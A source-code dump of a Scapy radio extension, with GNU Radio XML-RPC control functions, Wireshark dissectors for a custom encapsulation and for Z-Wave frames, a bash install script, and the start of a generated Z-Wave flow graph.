        s = xmlrpclib.Server("http://%s:%d" % (host, port))
        for k, v in kargs.iteritems():
            try:
                getattr(s, "set_%s" % k)(v)
            except xmlrpclib.Fault:
                print "Unknown variable '%s'" % k
        s = None


@conf.commands.register
def gnuradio_get_vars(*args, **kargs):
    if "host" not in kargs:
        kargs["host"] = "127.0.0.1"
    if "port" not in kargs:
        kargs["port"] = 8080
    rv = {}
    try:
        import xmlrpclib
    except ImportError:
        print "xmlrpclib is missing to use this function."
```

```
    else:
        s = xmlrpclib.Server("http://%s:%d" % (kargs["host"], kargs["port"]))
        for v in args:
            try:
                res = getattr(s, "get_%s" % v)()
                rv[v] = res
            except xmlrpclib.Fault:
                print "Unknown variable '%s'" % v
        s = None
    if len(args) == 1:
        return rv[args[0]]
    return rv


@conf.commands.register
def gnuradio_stop_graph(host="localhost", port=8080):
    try:
        import xmlrpclib
    except ImportError:
        print "xmlrpclib is missing to use this function."
    else:
        s = xmlrpclib.Server("http://%s:%d" % (host, port))
        s.stop()
        s.wait()


@conf.commands.register
def gnuradio_start_graph(host="localhost", port=8080):
    try:
        import xmlrpclib
    except ImportError:
        print "xmlrpclib is missing to use this function."
    else:
        s = xmlrpclib.Server("http://%s:%d" % (host, port))
        try:
            s.start()
        except xmlrpclib.Fault as e:
            print "ERROR: %s" % e.faultString


@conf.commands.register
def switch_radio_protocol(layer, *args, **kargs):
    """Launches Gnuradio in background"""
    if conf.gr_modulations is None:
        build_modulations_dict()
    if not hasattr(conf, 'gr_process_io') or conf.gr_process_io is None:
        conf.gr_process_io = {'stdout': open('/tmp/gnuradio.log', 'w+'), 'stderr': open('/tmp/gn
uradio-err.log', 'w+')}
    if layer not in conf.gr_modulations:
        print ""
        print "Available layers: %s" % ", ".join(conf.gr_modulations.keys())
        print ""
        raise AttributeError("Unknown radio layer %s" % layer)
    if conf.gr_process is not None:
        conf.gr_process.kill()
        conf.gr_process = None
    try:
        conf.gr_process = subprocess.Popen(["env", "python2", conf.gr_modulations[layer]], preex
ec_fn=sigint_ignore,
                                           stdout=conf.gr_process_io['stdout'], stderr=conf.gr_p
rocess_io['stderr'])
    except OSError:
        return False
    return True


def gnuradio_exit(c):
    if hasattr(c, "gr_process") and hasattr(c.gr_process, "kill"):
        c.gr_process.kill()
    if hasattr(c, "gr_process_io") and c.gr_process_io is dict:
        for k in c.gr_process_io.keys():
            if c.gr_process_io[k] is file and not c.gr_process_io[k].closed:
                c.gr_process_io[k].close()
```

```
                c.gr_process_io[k] = None


atexit.register(gnuradio_exit, conf)
conf.L2socket = GnuradioSocket
conf.L3socket = GnuradioSocket
conf.L2listen = GnuradioSocket
for l in ["ZWave", "gnuradio", "dot15d4", "bluetooth4LE", "wmbus"]:
    main.load_layer(l)
conf.gr_modulations = {}
conf.gr_process = None
conf.gr_mods_path = os.path.join(os.path.expanduser("~"), ".scapy", "radio")
if not os.path.exists(conf.gr_mods_path):
    os.makedirs(conf.gr_mods_path)
build_modulations_dict()
```

./setup/wireshark/Custom.common

```
##

## $Id$

## Here you can add custom dissectors

#


CUSTOM_DISSECTOR_SRC = \

        packet-afit-encapse.c\

        packet-zwave.c


CUSTOM_DIRTY_ASN1_DISSECTOR_SRC =


CUSTOM_HEADER_FILES = \

        packet-afit-encapse.h\

        packet-zwave.h
```

./setup/wireshark/packet-afit-encapse.c

```
/* Wireshark - Network traffic analyzer
 * By Gerald Combs <gerald@wireshark.org>
 * Copyright 1998 Gerald Combs
 *
 * This program is free software; you can redistribute it and/or
 * modify it under the terms of the GNU General Public License
 * as published by the Free Software Foundation; either version 2
 * of the License, or (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301, USA.
 */

#include "config.h"
#include <epan/packet.h>

#define AFIT_ENCAP_UDP_PORT 52002

static gint ett_afit_encap = -1;
static gint proto_afit_encap = -1;
static gint hf_afit_encap_type_ext = -1;
static gint hf_afit_zwave_channel_type = -1;
static gint hf_afit_zwave_preamble_count = -1;
static gint hf_afit_zwave_symbol_count = -1;

static dissector_handle_t data_handle;

static dissector_table_t afit_encap_dissector_table;

static const value_string afit_encap_packet_type_names[] = {
    {   0x1, "Scapy Radio Zwave" },
    {   0x2, "Scapy Radio Zigbee" },
    {   0x3, "AFIT Sniffer Zwave" }
};

static const value_string afit_zwave_channel_type_names[] = {
    {   0x1, "Zwave Channel Config 1, Rate 2" },
    {   0x2, "Zwave Channel Config 2, Rate 1" },
    {   0x3, "Zwave Channel Config 2, Rate 2" },
    {   0x4, "Zwave Channel Config 2, Rate 3" },
    {   0x5, "Zwave Channel Config 3, Rate 3" }
};

static int dissect_afit_encap (tvbuff_t *tvb, packet_info *pinfo, proto_tree *tree, void* data _
U_)
{
    int offset = 0;
    int type = tvb_get_guint8 (tvb, 0);
    tvbuff_t *next_tvb;

    col_clear (pinfo->cinfo, COL_INFO);
    col_add_fstr (pinfo-
>cinfo,COL_INFO, ": %s len=(%i)", val_to_str(type, afit_encap_packet_type_names, "Unknown (0x%02
x)"), tvb_reported_length(tvb));

    if (tree)
    {
        proto_item* ti = NULL;
        proto_tree* afit_encap_tree = NULL;

        ti = proto_tree_add_item (tree, proto_afit_encap, tvb, 0, -1, ENC_NA);
        proto_item_append_text (ti, ": %s len=(%i)", val_to_str(type, afit_encap_packet_type_nam
es, "Unknown (0x%02x)"), tvb_reported_length(tvb));

        afit_encap_tree = proto_item_add_subtree (ti, ett_afit_encap);
        proto_tree_add_item (afit_encap_tree, hf_afit_encap_type_ext, tvb, offset, 1, ENC_BIG_EN
DIAN);
```

```
        if (type == 0x3)
        {
            offset++;
            proto_tree_add_item (afit_encap_tree, hf_afit_zwave_channel_type, tvb, offset,1, ENC
_BIG_ENDIAN);
            offset++;
            proto_tree_add_item (afit_encap_tree, hf_afit_zwave_preamble_count, tvb, offset, 1,
ENC_BIG_ENDIAN);
            offset++;
            proto_tree_add_item (afit_encap_tree, hf_afit_zwave_symbol_count, tvb, offset, 4, EN
C_BIG_ENDIAN);
            offset +=5; // Add 32bit int + 1 byte of padding
        }
        else
        {
            offset += 8; // The remaining bytes of this header are unused.
        }

        next_tvb = tvb_new_subset(tvb, offset, tvb_captured_length_remaining(tvb,offset), tvb_re
ported_length(tvb));

        if (!dissector_try_uint(afit_encap_dissector_table, type, next_tvb, pinfo, tree))
        {
            call_dissector(data_handle, next_tvb, pinfo, tree);
        }

    }
    return tvb_captured_length(tvb);
}

void
proto_register_afit_encap (void)
{
    static hf_register_info hf[] = {
        { &hf_afit_encap_type_ext,
            { "Encapsulation Type", "afit_encap.encap_type",
                 FT_UINT8, BASE_DEC, VALS (afit_encap_packet_type_names),
                0x0, NULL, HFILL
            }
        },

        { &hf_afit_zwave_channel_type,
            { "Channel CFG & Rate",
                "afit_encap.channel_config", FT_UINT8, BASE_DEC,
                VALS (afit_zwave_channel_type_names), 0x0, NULL, HFILL
            }
        },

        { &hf_afit_zwave_preamble_count,
            {  "Preamble Length",
                "afit_encap.preamble_count", FT_UINT8, BASE_DEC, NULL, 0x00, NULL, HFILL
            }
        },

        { &hf_afit_zwave_symbol_count,
            {   "Symbol Count Index",
                "afit_encap.symbol_count", FT_UINT8, BASE_DEC, NULL, 0x00, NULL, HFILL
            }
        }

    };

    static gint *ett[] = {
            &ett_afit_encap

    };


    proto_afit_encap = proto_register_protocol (
            "AFIT Encapsulation",
            "afit_encap",
            "afit_encap"
    );
```

```
    afit_encap_dissector_table = register_dissector_table("afit_encap.encap_type", "Temporary En
capsulation Type for ZWAVE dissector", FT_UINT8, BASE_DEC, DISSECTOR_TABLE_NOT_ALLOW_DUPLICATE);

    proto_register_field_array (proto_afit_encap, hf, array_length (hf));
    proto_register_subtree_array (ett, array_length (ett));
}

void
proto_reg_handoff_afit_encap (void)
{
    static dissector_handle_t afit_encap_handle;

    data_handle = find_dissector("data");
    afit_encap_handle = create_dissector_handle (dissect_afit_encap, proto_afit_encap);
    dissector_add_uint("udp.port", AFIT_ENCAP_UDP_PORT, afit_encap_handle);

}
```

./setup/wireshark/packet-afit-encapse.c~

```
#include "config.h"

#include <epan/packet.h>


#define AFIT_ENCAP_UDP_PORT 52002


static gint ett_afit_encap = -1;

static gint proto_afit_encap = -1;

static gint hf_afit_encap_type_ext = -1;

static gint hf_afit_zwave_channel_type = -1;

static gint hf_afit_zwave_preamble_count = -1;

static gint hf_afit_zwave_symbol_count = -1;


static dissector_handle_t data_handle;


static dissector_table_t afit_encap_dissector_table;


static const value_string afit_encap_packet_type_names[] = {

        {       0x1, "Scapy Radio Zwave" },

        {       0x2, "Scapy Radio Zigbee" },

        {       0x3, "AFIT Sniffer Zwave" }

};


static const value_string afit_zwave_channel_type_names[] = {

        {       0x1, "Zwave Channel Config 1, Rate 2" },

        {       0x2, "Zwave Channel Config 2, Rate 1" },

        {       0x3, "Zwave Channel Config 2, Rate 2" },

        {       0x4, "Zwave Channel Config 2, Rate 3" },

        {   0x5, "Zwave Channel Config 3, Rate 3" }

};


static void

dissect_afit_encap (tvbuff_t *tvb, packet_info *pinfo, proto_tree *tree)

{

        int offset = 0;

        int type = tvb_get_guint8 (tvb, 0);

        tvbuff_t *next_tvb;


        col_clear (pinfo->cinfo, COL_INFO);

        col_add_fstr (pinfo->cinfo,COL_INFO, ": %s len=(%i)", val_to_str(type,
afit_encap_packet_type_names, "Unknown (0x%02x)"), tvb_reported_length(tvb));
```

```
        if (tree)

        {

                proto_item* ti = NULL;

                proto_tree* afit_encap_tree = NULL;



                ti = proto_tree_add_item (tree, proto_afit_encap, tvb, 0, -1, ENC_NA);

                proto_item_append_text (ti, ": %s len=(%i)", val_to_str(type,
afit_encap_packet_type_names, "Unknown (0x%02x)"), tvb_reported_length(tvb));



                afit_encap_tree = proto_item_add_subtree (ti, ett_afit_encap);

                proto_tree_add_item (afit_encap_tree, hf_afit_encap_type_ext, tvb, offset, 1,
ENC_BIG_ENDIAN);



                if (type == 0x3)

                {

                        offset++;

                        proto_tree_add_item (afit_encap_tree, hf_afit_zwave_channel_type, tvb,
offset,1, ENC_BIG_ENDIAN);

                        offset++;

                        proto_tree_add_item (afit_encap_tree, hf_afit_zwave_preamble_count, tvb,
offset, 1, ENC_BIG_ENDIAN);

                        offset++;

                        proto_tree_add_item (afit_encap_tree, hf_afit_zwave_symbol_count, tvb,
offset, 4, ENC_BIG_ENDIAN);

                        offset +=5; // Add 32bit int + 1 byte of padding

                }

                else

                {

                        offset += 8; // The remaining bytes of this header are unused.

                }



                next_tvb = tvb_new_subset(tvb, offset,
tvb_captured_length_remaining(tvb,offset), tvb_reported_length(tvb));



                if (!dissector_try_uint(afit_encap_dissector_table, type, next_tvb, pinfo,
tree))

                {

                        call_dissector(data_handle, next_tvb, pinfo, tree);

                }



        }



}
```

```
void
proto_register_afit_encap (void)
{
        static hf_register_info hf[] = {
                { &hf_afit_encap_type_ext,
                        { "Encapsulation Type", "afit_encap.encap_type",
                                 FT_UINT8, BASE_DEC, VALS (afit_encap_packet_type_names),
                                0x0, NULL, HFILL
                        }
                },

                { &hf_afit_zwave_channel_type,
                        { "Channel CFG & Rate",
                                "afit_encap.channel_config", FT_UINT8, BASE_DEC,
                                VALS (afit_zwave_channel_type_names), 0x0, NULL, HFILL
                        }
                },

                { &hf_afit_zwave_preamble_count,
                        {  "Preamble Length",
                                "afit_encap.preamble_count", FT_UINT8, BASE_DEC, NULL, 0x00,
NULL, HFILL
                        }
                },

                { &hf_afit_zwave_symbol_count,
                        {       "Symbol Count Index",
                                "afit_encap.symbol_count", FT_UINT8, BASE_DEC, NULL, 0x00, NULL,
HFILL
                        }
                }

        };

        static gint *ett[] = {
                        &ett_afit_encap

        };
```

```
        proto_afit_encap = proto_register_protocol (
                        "AFIT Encapsulation",
                        "afit_encap",
                        "afit_encap"
        );



        afit_encap_dissector_table = register_dissector_table("afit_encap.encap_type",
"Temporary Encapsulation Type for ZWAVE dissector",
                                                FT_UINT8, BASE_DEC);
        proto_register_field_array (proto_afit_encap, hf, array_length (hf));
        proto_register_subtree_array (ett, array_length (ett));
}


void
proto_reg_handoff_afit_encap (void)
{
        static dissector_handle_t afit_encap_handle;


        data_handle = find_dissector("data");
        afit_encap_handle = create_dissector_handle (dissect_afit_encap, proto_afit_encap);
        dissector_add_uint("udp.port", AFIT_ENCAP_UDP_PORT, afit_encap_handle);


}
```

./setup/wireshark/packet-afit-encapse.h

```
#ifndef __PACKET_AFIT_ENCAPSE_H__
#define __PACKET_AFIT_ENCAPSE_H__

#include "ws_symbol_export.h"

extern int proto_afit_encap;
extern int hf_afit_encap_type_ext;

#endif
```

./setup/wireshark/packet-zwave.c

```
/* packet-zwave.c
 * Routines for PROTONAME dissection
 * Copyright 201x, YOUR_NAME <YOUR_EMAIL_ADDRESS>
 *
 * Wireshark - Network traffic analyzer
 * By Gerald Combs <gerald@wireshark.org>
 * Copyright 1998 Gerald Combs
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License along
 * with this program; if not, write to the Free Software Foundation, Inc.,
 * 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
 */

/*
 * (A short description of the protocol including links to specifications,
 *  detailed documentation, etc.)
 */

#include "config.h"
#include <epan/packet.h>
#include "packet-afit-encapse.h"

static int proto_zwave = -1;
static int hf_zwave_home_id = -1;
static int hf_zwave_source_id = -1;
//static int hf_zwave_frame_control = -1;
static int hf_zwave_length = -1;
static int hf_zwave_destination_id = -1;
static int hf_zwave_frame_type = -1;
static int hf_zwave_routed_flag = -1;
static int hf_zwave_ack_req_flag = -1;
static int hf_zwave_low_power_flag = -1;
static int hf_zwave_speed_mod_flag = -1;
static int hf_zwave_beam_control = -1;
static int hf_zwave_seq_nbr = -1;
static int hf_zwave_checksum = -1;
static int hf_zwave_cmd_class = -1;

const char * hf_zwave_info_fmt = " HomeId: 0x%x Src: %u Dst: %u Seq: %u Len: %u Type: %s";

static gint ett_zwave = -1;

//static gint ett_zwave_frame_control = -1;

static dissector_handle_t data_handle;



static const value_string zwave_cmd_classes[] = {
    {    0x00   ,   "No Operation"   },
    {    0x20   ,   "Basic"  },
    {    0x21   ,   "Controller Replication"     },
    {    0x22   ,   "Application Status"     },
    {    0x25   ,   "Switch Binary"  },
    {    0x26   ,   "Switch Multilevel"  },
    {    0x27   ,   "Switch All"     },
    {    0x28   ,   "Switch Toggle Binary"   },
    {    0x29   ,   "Switch Toggle Multilevel"   },
    {    0x2B   ,   "Scene Activation"   },
    {    0x30   ,   "Sensor Binary"  },
    {    0x31   ,   "Sensor Multilevel" },
    {    0x32   ,   "Meter"  },
```

```
    {    0x33   ,   "Color"  },
    {    0x35   ,   "Meter Pulse"    },
    {    0x40   ,   "Thermostat Mode"    },
    {    0x42   ,   "Thermostat Operating State"     },
    {    0x43   ,   "Thermostat Setpoint"    },
    {    0x44   ,   "Thermostat Fan Mode"    },
    {    0x45   ,   "Thermostat Fan State"   },
    {    0x46   ,   "Climate Control Schedule"   },
    {    0x4c   ,   "Door Lock Logging"  },
    {    0x50   ,   "Basic Window Covering"  },
    {    0x56   ,   "CRC16 Encap"    },
    {    0x60   ,   "Multi Instance"     },
    {    0x62   ,   "Door Lock"  },
    {    0x63   ,   "User Code"  },
    {    0x70   ,   "Configuration"  },
    {    0x71   ,   "Alarm"  },
    {    0x72   ,   "Manufacturer Specific"  },
    {    0x73   ,   "Power Level"    },
    {    0x75   ,   "Protection"     },
    {    0x76   ,   "Lock"   },
    {    0x77   ,   "Node Naming"    },
    {    0x80   ,   "Battery"    },
    {    0x81   ,   "Clock"  },
    {    0x82   ,   "Hail"   },
    {    0x84   ,   "WakeUp"     },
    {    0x85   ,   "Association"    },
    {    0x86   ,   "Version"    },
    {    0x87   ,   "Indicator"  },
    {    0x88   ,   "Proprietary"    },
    {    0x89   ,   "Language"   },
    {    0x8B   ,   "Time Parameters"    },
    {    0x8e   ,   "Multi Instance Association"     },
    {    0x8f   ,   "Multi Command"  },
    {    0x90   ,   "Energy Production"  },
    {    0x98   ,   "Security"   },
    {    0x9b   ,   "Association Command Configuration"  },
    {    0x9c   ,   "Sensor Alarm"   }
};


// Only for channel config 1 and 2
// MSB of frame control
#define ZWAVE_FRAME_CONTROL_FRAME_TYPE_MASK 0x0F
#define ZWAVE_FRAME_CONTROL_ROUTED_FLAG 0x80
#define ZWAVE_FRAME_CONTROL_ACK_REQ_FLAG 0x40
#define ZWAVE_FRAME_CONTROL_LOW_POWER_FLAG 0x20
#define ZWAVE_FRAME_CONTROL_SPEED_MOD_FLAG 0x10

// LSB of frame control
#define ZWAVE_FRAME_CONTROL_BEAM_MASK 0x60
#define ZWAVE_FRAME_CONTROL_SEQNBR_MASK 0x0F

static const value_string zwave_frame_type_names[] = {
    {   0x1, "Singlecast Frame" },
    {   0x2, "Multicast Frame" },
    {   0x3, "Acknowledgement" },
    {   0x8, "Routed Frame" }
};

guint8 calc_checksum_tvb (tvbuff_t *tvb, size_t offset, size_t len)
{
    size_t i=0;
    guint8 sum=0xFF;
    for (i=offset;i<len-1;i++)
        sum ^= tvb_get_guint8(tvb, i);  // XOR (from ITU G9959)

    return sum;
}

static int dissect_zwave (tvbuff_t *tvb, packet_info *pinfo, proto_tree *tree, void* data _U_)
{

    guint offset = 0;
```

```
    tvbuff_t *next_tvb;
    guint src = -1;
    guint dst = -1;
    guint type = -1;
    guint len = -1;
    guint cmd_type = -1;
    guint seq_nbr = -1;

    guint8 checksum_calc = -1;
    guint8 checksum = -1;
    guint homeid = -1;
    proto_item* ti = NULL;

    //gint16 frameControl;
//TODO: We have almost the entire header here. Consider a way to only read the tvb once and prin
t stuff in the COL and in the tree
    homeid = tvb_get_ntohl (tvb, 0);
    src = tvb_get_guint8 (tvb, 4);
    dst = tvb_get_guint8 (tvb, 8);
    type = tvb_get_guint8 (tvb, 5) & ZWAVE_FRAME_CONTROL_FRAME_TYPE_MASK;
    seq_nbr = tvb_get_guint8 (tvb, 6) & ZWAVE_FRAME_CONTROL_SEQNBR_MASK;
    len = tvb_get_guint8 (tvb, 7);
    checksum = tvb_get_guint8 (tvb, len-1);

    col_set_str (pinfo->cinfo, COL_PROTOCOL, "Zwave");
    /* Clear out stuff in the info column */
    col_clear (pinfo->cinfo, COL_INFO);

    if(type == 0x1){
        cmd_type = tvb_get_guint8(tvb,9);
        col_add_fstr (pinfo-
>cinfo,COL_INFO, hf_zwave_info_fmt, homeid, src,dst, seq_nbr, len, val_to_str(cmd_type, zwave_cm
d_classes, "Unknown (0x%02x)"));
    }else{
        col_add_fstr (pinfo-
>cinfo,COL_INFO, hf_zwave_info_fmt, homeid, src,dst, seq_nbr, len, val_to_str(type, zwave_frame_
type_names, "Unknown (0x%02x)"));
    }

    //TODO: create a packet struct to reason upon.

    if (tree)
    {
        proto_tree* zwave_tree = NULL;

        //proto_item* ti_frame_control = NULL;
        //proto_tree* frame_control_tree = NULL;

        ti = proto_tree_add_item (tree, proto_zwave, tvb, 0, -1, ENC_NA);
        if(type == 0x1){
            cmd_type = tvb_get_guint8(tvb,9);
            //col_add_fstr (pinfo-
>cinfo,COL_INFO, " HomeId: 0x%0x Src: 0x%x  Dst: 0x%x  Type: %s(%u) Len: %i",homeid, src,dst, va
l_to_str(cmd_type, zwave_cmd_classes, "Unknown (0x%02x)"), seq_nbr, len);
            proto_item_append_text (ti, hf_zwave_info_fmt, homeid, src,dst, seq_nbr, len, val_to
_str(cmd_type, zwave_cmd_classes, "Unknown (0x%02x)"));
        }else{
            //col_add_fstr (pinfo-
>cinfo,COL_INFO, " HomeId: 0x%0x Src: 0x%x  Dst: 0x%x  Type: %s(%u) Len: %i",homeid, src,dst, va
l_to_str(type, zwave_frame_type_names, "Unknown (0x%02x)"), seq_nbr, len);
            proto_item_append_text (ti, hf_zwave_info_fmt, homeid, src,dst, seq_nbr, len, val_to
_str(cmd_type, zwave_cmd_classes, "Unknown (0x%02x)"));
        }

//      proto_item_append_text (ti, " Src: 0x%x  Dst: 0x%x  Type: %s  Len: %i",src,dst, val_to_s
tr(type, zwave_frame_type_names, "Unknown (0x%02x)"),len);
        zwave_tree = proto_item_add_subtree (ti, ett_zwave);
        proto_tree_add_item (zwave_tree, hf_zwave_home_id, tvb, offset, 4, ENC_BIG_ENDIAN);
        offset += 4;

        proto_tree_add_item (zwave_tree, hf_zwave_source_id, tvb, offset, 1, ENC_BIG_ENDIAN);
        offset++;
```

```
        //ti_frame_control = proto_tree_add_item (zwave_tree, hf_zwave_frame_control, tvb, offse
t, 2, ENC_BIG_ENDIAN);
        //frame_control_tree = proto_item_add_subtree (ti_frame_control, ett_zwave_frame_control
);
        //frameControl = tvb_get_ntohs(tvb, offset);

        proto_tree_add_item (zwave_tree, hf_zwave_routed_flag, tvb, offset,1, ENC_BIG_ENDIAN);
        proto_tree_add_item (zwave_tree, hf_zwave_ack_req_flag, tvb, offset,1, ENC_BIG_ENDIAN);
        proto_tree_add_item (zwave_tree, hf_zwave_low_power_flag, tvb, offset,1, ENC_BIG_ENDIAN)
;
        proto_tree_add_item (zwave_tree, hf_zwave_speed_mod_flag, tvb,offset,1, ENC_BIG_ENDIAN);
        proto_tree_add_item (zwave_tree, hf_zwave_frame_type, tvb, offset,1, ENC_BIG_ENDIAN);
        offset++;

        proto_tree_add_item (zwave_tree, hf_zwave_beam_control, tvb,offset,1, ENC_BIG_ENDIAN);
        proto_tree_add_item (zwave_tree, hf_zwave_seq_nbr, tvb, offset, 1, ENC_BIG_ENDIAN);
        offset++;

        proto_tree_add_item (zwave_tree, hf_zwave_length, tvb, offset, 1, ENC_BIG_ENDIAN);
        offset++;

        proto_tree_add_item (zwave_tree, hf_zwave_destination_id, tvb, offset, 1, ENC_BIG_ENDIAN
);
        offset++;

        if (type != 0x3 )
            proto_tree_add_item (zwave_tree, hf_zwave_cmd_class, tvb, offset, 1, ENC_BIG_ENDIAN)
;

        proto_tree_add_item (zwave_tree, hf_zwave_checksum, tvb, len-1, 1, ENC_BIG_ENDIAN);
        checksum_calc = calc_checksum_tvb(tvb, 0, len);
        if (checksum_calc != checksum)
        {
                col_append_str(pinfo->cinfo, COL_INFO, " [WARNING: INVALID CHECKSUM]");
        }

        next_tvb = tvb_new_subset(tvb, offset, tvb_captured_length_remaining(tvb,offset)-1, len-
2);
        call_dissector(data_handle, next_tvb, pinfo, tree);

    }
    return tvb_captured_length(tvb);
}

void
proto_register_zwave (void)
{

    static hf_register_info hf[] = {
        { &hf_zwave_home_id,
            { "Home Id", "zwave.homeid",
              FT_UINT32, BASE_HEX, NULL,
                0x0, NULL, HFILL
            }
        },

    { &hf_zwave_source_id,
        { "Source Node Id", "zwave.src_id",
            FT_UINT8, BASE_HEX, NULL,
            0x0, NULL, HFILL
        }
    },

    { &hf_zwave_frame_type,
        { "Frame Type", "zwave.frame_ctrl.frame_type",
             FT_UINT8, BASE_DEC, VALS (zwave_frame_type_names),
             ZWAVE_FRAME_CONTROL_FRAME_TYPE_MASK, NULL, HFILL
        }
    },

    { &hf_zwave_routed_flag,
        { "Routed", "zwave.frame_ctrl.routed_flag",
             FT_BOOLEAN, 8, NULL,
             ZWAVE_FRAME_CONTROL_ROUTED_FLAG, NULL, HFILL
```

```
    }
},

   { &hf_zwave_ack_req_flag,
       { "ACK Req", "zwave.frame_ctrl.ack_req_flag",
               FT_BOOLEAN, 8, NULL,
               ZWAVE_FRAME_CONTROL_ACK_REQ_FLAG, NULL, HFILL
       }
   },

/*{ &hf_zwave_frame_control,
    { "Frame Control", "zwave.frame_ctrl",
      FT_UINT16, BASE_HEX, NULL, 0x0, NULL, HFILL
    }
},*/

   { &hf_zwave_low_power_flag,
       { "Low Power", "zwave.frame_ctrl.low_power_flag",
               FT_BOOLEAN, 8, NULL,
               ZWAVE_FRAME_CONTROL_LOW_POWER_FLAG, NULL, HFILL
       }
   },

   { &hf_zwave_speed_mod_flag,
       { "Speed Modified", "zwave.frame_ctrl.speed_mod_flag",
           FT_BOOLEAN, 8, NULL,
           ZWAVE_FRAME_CONTROL_SPEED_MOD_FLAG, NULL, HFILL
       }
   },

     { &hf_zwave_beam_control,
         { "Beam Control", "zwave.frame_ctrl.beam_ctrl",
               FT_UINT8, BASE_DEC, NULL,
               ZWAVE_FRAME_CONTROL_BEAM_MASK, NULL, HFILL
         }
        },

    { &hf_zwave_seq_nbr,
        {
        "Sequence Number", "zwave.frame_ctrl.seq_nbr",
        FT_UINT8, BASE_DEC, NULL,
        ZWAVE_FRAME_CONTROL_SEQNBR_MASK, NULL, HFILL
        }
    },

   { &hf_zwave_length,
           { "MPDU Length in Bytes", "zwave.len",
                   FT_UINT8, BASE_DEC, NULL,
                   0x0, NULL, HFILL
           }
   },

   { &hf_zwave_destination_id,
           { "Destination Node Id", "zwave.dst_id",
                   FT_UINT8, BASE_HEX, NULL,
                   0x0, NULL, HFILL
           }
   },

    { &hf_zwave_checksum,
        { "Checksum", "zwave.checksum",
          FT_UINT8, BASE_HEX, NULL, 0x0, NULL, HFILL
        }
    },

    { &hf_zwave_cmd_class,
        {
            "Command Class", "zwave.cmd_class",
            FT_UINT8, BASE_HEX, VALS(zwave_cmd_classes), 0x0, NULL, HFILL
        }
    }

};
```

```
    static gint *ett[] = {
            &ett_zwave

    };

    proto_zwave = proto_register_protocol (
            "ZWAVE",
            "ZWAVE",
            "zwave"
    );

    proto_register_field_array (proto_zwave, hf, array_length (hf));
    proto_register_subtree_array (ett, array_length (ett));

}

void
proto_reg_handoff_zwave (void)
{
    static dissector_handle_t zwave_handle;


    zwave_handle = create_dissector_handle (dissect_zwave, proto_zwave);
    dissector_add_uint ("afit_encap.encap_type", 0x1, zwave_handle);
    dissector_add_uint ("afit_encap.encap_type", 0x3, zwave_handle);

    data_handle = find_dissector("data");

}
```

./setup/wireshark/packet-zwave.h

```
#ifndef _PACKET_ZWAVE_H_
#define _PACKET_ZWAVE_H_
extern int proto_zwave;
#endif
```

./setup/install.sh

```
#!/bin/bash

# Copyright (C) Airbus DS CyberSecurity, 2014
# Authors: Jean-Michel Picod, Arnaud Lebrun, Jonathan Christofer Demay

scapy_install() {
  cd scapy && sudo python2 setup.py install && cd ..
}

grc_install() {
  mkdir -p "${HOME}/.scapy/radio/"

  for i in gnuradio/grc/*.grc; do
    mkdir -p "${HOME}/.scapy/radio/$(basename ${i} .grc)"
    cp "${i}" "${HOME}/.scapy/radio/$(basename ${i} .grc)"
    grcc --directory="${HOME}/.scapy/radio/$(basename ${i} .grc)" "${i}"
  done
}

gr_block_install() {
  orig="$(pwd)"
  cd "$1"
  mkdir -p build
  cd build && cmake -DPythonLibs_FIND_VERSION:STRING="2.7" -
DPythonInterp_FIND_VERSION:STRING="2.7" .. && make && sudo make install
  cd "$orig"
}

blocks_install() {
  for d in gnuradio/*; do
    [ "$d" = "gnuradio/grc" ] && continue
    gr_block_install "$d"
  done
}

if [ $# -eq 0 ]; then
  scapy_install
  blocks_install
  grc_install
else
  while [ $# -ne 0 ]; do
    case $1 in
      scapy)
  scapy_install
  ;;
      grc)
  grc_install
  ;;
      blocks)
  blocks_install
  ;;
      *)
  echo "Invalid option: $1"
    esac
    shift
  done
fi
```

./setup/top_block.py

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
##################################################
# GNU Radio Python Flow Graph
# Title: Top Block
# Generated: Tue Sep 10 21:53:45 2019
##################################################

if __name__ == '__main__':
    import ctypes
    import sys
    if sys.platform.startswith('linux'):
        try:
            x11 = ctypes.cdll.LoadLibrary('libX11.so')
            x11.XInitThreads()
        except:
            print "Warning: failed to XInitThreads()"

from gnuradio import analog
from gnuradio import blocks
from gnuradio import digital
from gnuradio import eng_notation
from gnuradio import filter
from gnuradio import gr
from gnuradio.eng_option import eng_option
from gnuradio.filter import firdes
from gnuradio.wxgui import forms
from grc_gnuradio import wxgui as grc_wxgui
from optparse import OptionParser
import SimpleXMLRPCServer
import Zwave
import math
import osmosdr
import threading
import time
import wx


class top_block(grc_wxgui.top_block_gui):

    def __init__(self):
        grc_wxgui.top_block_gui.__init__(self, title="Top Block")
        _icon_path = "/usr/share/icons/hicolor/32x32/apps/gnuradio-grc.png"
        self.SetIcon(wx.Icon(_icon_path, wx.BITMAP_TYPE_ANY))

        ##################################################
        # Variables
        ##################################################
        self.samp_rate = samp_rate = 2e6
        self.r2_baud = r2_baud = 40e3
        self.r1_freq_offset = r1_freq_offset = 8e4
        self.r1_baud = r1_baud = 19.2e3
        self.tx_sps = tx_sps = 2
        self.tx_gain = tx_gain = 35
        self.tx_freq_offset = tx_freq_offset = 0
        self.taps = taps = firdes.low_pass(1,samp_rate,150e3,50e3,firdes.WIN_HAMMING)
        self.rx_if_gain = rx_if_gain = 24
        self.rx_bb_gain = rx_bb_gain = 24
        self.r2_sps = r2_sps = int(samp_rate/r2_baud)
        self.r2_freq_offset = r2_freq_offset = r1_freq_offset+2e4
        self.r1_sps = r1_sps = int(samp_rate/r1_baud)
        self.preamble_len = preamble_len = 80
        self.center_freq = center_freq = 868.42e6

        ##################################################
        # Blocks
        ##################################################
        _tx_gain_sizer = wx.BoxSizer(wx.VERTICAL)
        self._tx_gain_text_box = forms.text_box(
